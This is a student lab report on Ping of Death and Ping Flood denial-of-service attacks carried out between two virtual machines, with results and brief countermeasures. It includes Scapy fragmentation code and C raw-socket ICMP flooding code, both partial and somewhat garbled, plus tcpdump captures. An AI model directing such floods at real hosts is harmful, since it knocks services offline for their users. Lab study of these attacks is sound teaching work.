

# **CSE-406**

## **Project Final Report**

Ping Of Death Attack  
Ping Flood Attack

Prepared By  
Muntaka Ibnath  
1605106

# Environment Set Up

The following set up is required for both Ping of Death and Ping Flood attack.

1. Firstly we need to create and set up a virtual environment with two virtual machines.
  - a. Creating virtual machines
    - i. Attacker Machine Name: Ubuntu32
    - ii. Target Machine Name: TargetMachine
  - b. Setting up the configurations (for both vms)
    - i. Settings -> Network -> Adapter 1 -> Attached to -> Bridged Adapter
    - ii. Settings -> Network -> Adapter 1 -> Advanced -> Promiscuous Mode -> Allow All
2. IP addresses of the virtual machines were found using **ifconfig -a** command
  - a. Attacker IP: 192.168.0.198
  - b. Target IP: 192.168.0.186

## Ping Of Death

Ping of death is a DoS attack. DoS refers to denial of service. In this attack, the attacker tries to freeze or crash the target machine by sending packets larger than the maximum size that is allowable. When the attacker sends such packets, the victim becomes unable to serve the users. This attack is not effective nowadays as patches are available in the operating systems to defend this.

## Steps Of Attack

1. Set Target IP to the IP address of target machine
2. Make IP header and a large packet

```
iphead = IP(dst=targetIP)
packet = iphead/ICMP()/("PING_OF_DEATH"*100000)
```

3. Try to attack the target by fragmenting and sending the packet

```
_all_fragments=fragment(packet, fragsize=500)]  
i = 1  
for frag in _all_fragments:  
    print("Packet Number " + str(i))  
    send(frag)  
    i = i + 1  
print("---Packet Sent---")
```

4. The command **sudo tcpdump -B 200000 -p -v icmp** was used in the target machine to track the ICMP echo requests.

## Attack Results & Observation

The attack was not successful as the latest versions of operating systems have a defence mechanism for this attack. This attack is obsolete for the current configuration of operating systems because of the built in counter measure. We can see from the snapshots that the target pc was successfully able to receive the large packet with 0 packets dropped by the kernel.

### Attacker

```
.  
Sent 1 packets.  
---Packet Sent---  
Packet Number 2579  
.  
Sent 1 packets.  
---Packet Sent---  
Packet Number 2580  
.  
Sent 1 packets.  
---Packet Sent---  
[07/22/21]seed@VM:~/.../1605106$
```

## Target

```
12:44:41.579625 IP (tos 0xc0, ttl 64, id 50012, offset 0, flags [none], proto ICMP (1), length 552)
  192.168.0.186 > 192.168.0.198: ICMP ip reassembly time exceeded, length 532
    IP (tos 0x0, ttl 64, id 1, offset 0, flags [+], proto ICMP (1), length 524)
      192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 504
^C
2581 packets captured
2581 packets received by filter
0 packets dropped by kernel
[07/22/21]seed@VM:~$
```

So, it is obvious that a ping of death attack is not feasible to execute in the current time.

## Ping Flood

Ping flood attack is a DoS attack. The idea behind this attack is that the malicious computer triggers a program that tries to send a huge number of ping messages without waiting for the echo reply. After sending enough messages the link that connects the target computer gets overloaded and denies the normal users to provide services. As a result, a number of packets get dropped in the target PC.

## Steps Of Attack

3. Then the ICMP header was built. It is a part of the IP header
  - a. IP Header

```
struct ipheader {
    unsigned char    iph_ihl:4; //IP header length
    unsigned char    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3; //Fragmentation flags
    unsigned short int iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};
```

b. ICMP Header

```
struct icmpheader {  
    unsigned char icmp_type; // ICMP message type  
    unsigned char icmp_code; // Error code  
    unsigned short int icmp_chksm; //Checksum for ICMP Header and data  
    unsigned short int icmp_id;    //Used for identifying request  
    unsigned short int icmp_seq;    //Sequence number  
};
```

4. Then we set the values of IP header
  - a. Version = 4
  - b. Header length = 5
  - c. Time Left = 200
  - d. Attacker Ip Address = 192.168.0.198
  - e. Target Ip Address = 192.168.0.186
  - f. Protocol = IPPROTO\_ICMP
  - g. Packet Length = size of ip header + size of icmp header + payload
5. After that, we set ICMP type to 8, as 8 means ICMP echo request.
6. Then the checksum is calculated by a 32-bit sum adding sequential 16 bit words. At the end all the carry bits were folded back from the top 16 to lower 16 bits.
7. To open a socket and send packets a socket connection was created and the socket options were set as per requirement using the IP header.

```
struct sockaddr_in dest_info;  
int temp = 1;  
  
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);  
int setopt = setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &temp, sizeof(temp));  
dest_info.sin_family = AF_INET;  
dest_info.sin_addr = iphead -> targetIP;  
int sendopt = sendto(sock, iphead, ntohs(iphead -> packetLength),  
    0, (struct sockaddr *)&dest_info, sizeof(dest_info));  
//printf("%d::%d::%d\n", sock, setopt, sendopt);  
if(sock < 0 || setopt < 0 || sendopt < 0){  
    printf("Couldn't configure socket\n");  
    printf("%d::%d::%d\n", AF_INET, SOCK_RAW, IPPROTO_RAW);  
    break;  
}  
  
close(sock);
```

8. Before executing the attack, we tested whether the target vm can receive packets. For this, we sent 5 packets to the target machine. In the target

machine, the command **sudo tcpdump -B 200000 -p -v icmp** was used to track the ICMP echo requests and replies.

## Attacker

```
Terminal
[07/22/21]seed@VM:~/.../1605106$ sudo ./ping 192.168.0.198 192.168.0.186
Attacker IP: 192.168.0.198
Target IP: 192.168.0.186
checksum = 40124
Packet Number: 0
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 1
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 2
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 3
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 4
-----Start Sending Packet-----
-----Packet Sent-----
[07/22/21]seed@VM:~/.../1605106$
```

## Target

```
/bin/bash
/bin/bash 83x22
192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 25
11:17:57.761647 IP (tos 0x0, ttl 64, id 29368, offset 0, flags [none], proto ICMP (1), length 45)
192.168.0.186 > 192.168.0.198: ICMP echo reply, id 0, seq 0, length 25
11:17:57.761657 IP (tos 0x0, ttl 200, id 15478, offset 0, flags [none], proto ICMP (1), length 45)
192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 25
11:17:57.761660 IP (tos 0x0, ttl 64, id 29369, offset 0, flags [none], proto ICMP (1), length 45)
192.168.0.186 > 192.168.0.198: ICMP echo reply, id 0, seq 0, length 25
11:17:57.761727 IP (tos 0x0, ttl 200, id 15479, offset 0, flags [none], proto ICMP (1), length 45)
192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 25
11:17:57.761731 IP (tos 0x0, ttl 64, id 29370, offset 0, flags [none], proto ICMP (1), length 45)
192.168.0.186 > 192.168.0.198: ICMP echo reply, id 0, seq 0, length 25
^C
10 packets captured
10 packets received by filter
0 packets dropped by kernel
[07/22/21]seed@VM:~$
```


9. In the final step of the simulation, a large number of packets were sent from the attacker machine to the victim machine and while capturing the echo

requests and replies (similar to the previous step), It was seen that the target machine stopped receiving packets at some point and some packets were dropped.

## Attack Results & Observation

The attack was successful as we saw that the target pc was unable to receive all the packets sent by the attacker. After receiving some packets from the attacker, a large amount of packets were dropped by the kernel. From the snapshot of target pc, we can see that quite a large number of packets were dropped by the kernel. That means after receiving some packets the target pc was showing a denial of service by dropping the ICMP packets.

### Attacker

A terminal window titled "Terminal" with a dark background and light text. It shows a loop of sending packets, with each iteration displaying "Start Sending Packet-----", "Packet Sent-----", and the packet number. The packet numbers range from 9993 to 9999. The terminal prompt at the bottom is "[07/22/21]seed@VM:~/.../1605106\$".

```
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9993
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9994
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9995
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9996
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9997
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9998
-----Start Sending Packet-----
-----Packet Sent-----
Packet Number: 9999
-----Start Sending Packet-----
-----Packet Sent-----
[07/22/21]seed@VM:~/.../1605106$
```

## Victim

```
/bin/bash 98x30
, length 25
12:53:14.171323 IP (tos 0x0, ttl 64, id 55170, offset 0, flags [none], proto ICMP (1), length 45)
    192.168.0.186 > 192.168.0.198: ICMP echo reply, id 0, seq 0, length 25
12:53:14.171470 IP (tos 0x0, ttl 200, id 45073, offset 0, flags [none], proto ICMP (1), length 45)
    192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 25
12:53:14.171475 IP (tos 0x0, ttl 64, id 55171, offset 0, flags [none], proto ICMP (1), length 45)
    192.168.0.186 > 192.168.0.198: ICMP echo reply, id 0, seq 0, length 25
12:53:14.171634 IP (tos 0x0, ttl 200, id 45074, offset 0, flags [none], proto ICMP (1), length 45)
    192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 25
12:53:14.171638 IP (tos 0x0, ttl 64, id 55172, offset 0, flags [none], proto ICMP (1), length 45)
    192.168.0.186 > 192.168.0.198: ICMP echo reply, id 0, seq 0, length 25
12:53:14.171845 IP (tos 0x0, ttl 200, id 45075, offset 0, flags [none], proto ICMP (1), length 45)
    192.168.0.198 > 192.168.0.186: ICMP echo request, id 0, seq 0, length 25
^C
9876 packets captured
20000 packets received by filter
10124 packets dropped by kernel
[07/22/21]seed@VM:~$
```

## Countermeasure

No countermeasures were taken to defend this attack. But this attack can be disabled by disabling ICMP functionality of the target machine. It is possible to prevent attacks launched from outside networks by setting a perimeter firewall to block pings. But this approach won't affect internal networks. It is also possible to limit the processing of incoming ICMP messages, alternatively limit the allowed size of ping requests.